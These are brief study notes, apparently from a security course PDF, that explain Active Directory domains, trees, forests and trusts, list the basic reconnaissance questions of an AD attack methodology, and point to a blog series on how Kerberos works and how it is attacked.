
- ***Domains***
  - are used to group and manage objects(Users,Group,Application,Device) in an organization




- ***Trees***
  - consists of a parent domain and child domains.



- ***Forests***
  - it is a collection of the trees.



- ***Trusts:***
  - Provide mechanism for users to gain access to resources in another domain.
  - all domains in a forest trust all other domains in the forest.
  - trusts can extend outside the forest.



Attacking methodology ?

Who is logged in where ?

Who can admin what ?

Who is in what groups?

Active Directory uses **Kerberos** as an authentication protocol.

Read this awesome series by ***Eloy Pérez*** to know more about Kerberos and authentication process.

- https://www.tarlogic.com/en/blog/how-kerberos-works/
- https://www.tarlogic.com/en/blog/how-to-attack-kerberos/
- https://www.tarlogic.com/en/blog/kerberos-iii-how-does-delegation-work/

References:

- How to Attack Kereberos
- AD Security blog